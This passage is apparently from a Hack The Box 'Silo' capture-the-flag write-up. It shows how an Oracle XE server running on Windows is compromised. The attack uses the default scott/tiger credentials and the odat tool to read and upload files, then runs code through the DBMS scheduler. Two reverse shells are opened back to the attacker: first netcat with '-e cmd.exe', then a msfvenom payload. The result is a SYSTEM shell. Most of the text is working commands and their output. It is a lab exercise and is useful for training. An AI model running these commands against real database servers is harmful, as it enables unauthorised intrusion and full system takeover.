
Following these three steps will configure your sqlplus and you will be good to go. Now, lets connect to the database using the credentials we found earlier.

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Silo]
└─# sqlplus scott/tiger@$IP/XE;

SQL*Plus: Release 19.0.0.0.0 - Production on Fri Feb 4 16:14:20 2022
Version 19.6.0.0.0

Copyright (c) 1982, 2019, Oracle.  All rights reserved.

ERROR:
ORA-28002: the password will expire within 7 days



Connected to:
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production

SQL>
```

Now, my next question was to how to execute commands on this database server. First, using odat.py tool, I tried to read files and I was successfull:


```
┌──(root💀kali)-[/opt/odat]
└─# python3 odat.py utlfile -s $IP -U scott -P tiger -d XE
--sysdba --getFile "C:\\Windows\\System32\\drivers\\etc"
hosts output.txt

[1] (10.129.144.200:1521): Read the hosts file stored in
C:\Windows\System32\drivers\etc on the 10.129.144.200
server
[+] Data stored in the hosts file sored in
C:\Windows\System32\drivers\etc (copied in output.txt
locally):
b"# Copyright (c) 1993-2009 Microsoft Corp.\n#\n# This is a
sample HOSTS file used by Microsoft TCP/IP for
Windows.\n#\n# This file contains the mappings of IP
addresses to host names. Each\n# entry should be kept on an
individual line. The IP address should\n# be placed in the
first column followed by the corresponding host name.\n#
The IP address and the host name should be separated by at
least one\n# space.\n#\n# Additionally, comments (such as
these) may be inserted on individual\n# lines or following
the machine name denoted by a '#' symbol.\n#\n# For
example:\n#\n#      102.54.94.97     rhino.acme.com
# source server\n#       38.25.63.10     x.acme.com
# x client host\n\n# localhost name resolution is handled
within DNS itself.\n#\t127.0.0.1       localhost\n#\t::1
localhost\n"
```

There are 2-3 methods available to execute code on oracle database. Going with the first one that is using java stored procedure, it didn't work because java wasn't installed on the target:



```
SQL> @raptor_oraexec.sql
create or replace and resolve java source named "oraexec" as
*
ERROR at line 1:
ORA-29538: Java not installed


Procedure created.
```

Next method was DBMS scheduler:



```
┌──(root💀kali)-[/opt/odat]
└─# python3 odat.py dbmsscheduler -s $IP -d XE -U scott -P tiger --sysdba --exec "C:\windows\system32\cmd.exe /c echo
 hello"

[1] (10.129.144.200:1521): Execute the `C:\windows\system32\cmd.exe /c echo hello` on the 10.129.144.200 server
[+] The `C:\windows\system32\cmd.exe /c echo hello` command was executed on the 10.129.144.200 server
[+] The Job is finish
```


This method worked like a charm. To get shell on the machine, we will use the utlfile module from the odat tool and then use dbmsscheduler module to execute the file for us.

Exploitation


First, we will upload nc to the target machine. We will utilize utlfile module to upload nc. Here is how:

```
┌──(root💀kali)-[/opt/odat]
└─# python3 odat.py utlfile -s $IP -U scott -P tiger -d XE
--sysdba --putFile "C:\\Users\\Public" nc.exe
/home/rishabh/Desktop/transfers/nc64.exe

[1] (10.129.144.200:1521): Put the
/home/rishabh/Desktop/transfers/nc64.exe local file in the
C:\Users\Public folder like nc.exe on the 10.129.144.200
server
[+] The /home/rishabh/Desktop/transfers/nc64.exe file was
created on the C:\Users\Public directory on the
10.129.144.200 server like the nc.exe file
```

As you can see we have successfully uploaded nc to public directory. Now, start a listener and lets utilizer dbms scheduler method to execute netcat for us:




```
┌──(root💀 kali)-[/opt/odat]
└─# python3 odat.py dbmsscheduler -s $IP -d XE -U scott -P tiger --sysdba --exec "C:\\windows\\system32\\cmd.exe /c C
:\\Users\\Public\\nc.exe -e cmd.exe 10.10.16.20 1234"

[1] (10.129.144.200:1521): Execute the `C:\windows\system32\cmd.exe /c C:\Users\Public\nc.exe -e cmd.exe [redacted]
1234` on the 10.129.144.200 server
[+] The `C:\windows\system32\cmd.exe /c C:\Users\Public\nc.exe -e cmd.exe [redacted]234` command was executed on t
he 10.129.144.200 server
[+] The Job is running
```




```
┌──(root💀 kali)-[/home/rishabh/HTB/Windows/Silo]
└─# rlwrap nc -nvlp 1234
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.129.144.200.
Ncat: Connection from 10.129.144.200:49163.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

whoami
```


WE got the shell, but it was unstable. As soon as odat script finished executing, nc connection died. So to get around this, we can upload a msfvenom generated executable and then execute that.



```
┌──(root💀 kali)-[/home/rishabh/HTB/Windows/Silo]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=1[redacted] LPORT=7777 EXITFUNC=process -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```




```
┌──(root💀 kali)-[/opt/odat]
└─# python3 odat.py utlfile -s $IP -U scott -P tiger -d XE --sysdba --putFile "C:\\Users\\Public" shell.exe /home/ris
habh/HTB/Windows/Silo/shell.exe

[1] (10.129.144.200:1521): Put the /home/rishabh/HTB/Windows/Silo/shell.exe local file in the C:\Users\Public folder
like shell.exe on the 10.129.144.200 server
[+] The /home/rishabh/HTB/Windows/Silo/shell.exe file was created on the C:\Users\Public directory on the 10.129.144.
200 server like the shell.exe file

┌──(root💀 kali)-[/opt/odat]
└─# python3 odat.py dbmsscheduler -s $IP -d XE -U scott -P tiger --sysdba --exec "C:\\windows\\system32\\cmd.exe /c C
:\\Users\\Public\\shell.exe"

[1] (10.129.144.200:1521): Execute the `C:\windows\system32\cmd.exe /c C:\Users\Public\shell.exe` on the 10.129.144.2
00 server
[+] The `C:\windows\system32\cmd.exe /c C:\Users\Public\shell.exe` command was executed on the 10.129.144.200 server
[+] The Job is running

┌──(root💀 kali)-[/opt/odat]
└─# ▯
```



```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Silo]
└─# rlwrap nc -nvlp 7777
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::7777
Ncat: Listening on 0.0.0.0:7777
Ncat: Connection from 10.129.144.200.
Ncat: Connection from 10.129.144.200:49164.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

whoami
whoami
'whoami' is not recognized as an internal or external command,
operable program or batch file.

cd ..
cd ..

cd ..
cd ..

cd ..
cd ..

cd ..
cd ..
```

cheers. The shell won't die now. The good thing is the service is running as nt authority/system. That means we don't have to escalate our privileges. As most of the commands were not working, I went to cmd.exe directory and executed the cmd.exe and after that if you type whoami, it will work:



```
net user
net user
'net' is not recognized as an internal or external command,
operable program or batch file.

cd ..
cd ..

cd Windows
cd Windows

cd System32
cd System32

cmd.exe
cmd.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

whoami
whoami
nt authority\system
```

You can see we are nt authority/system. Cheers!!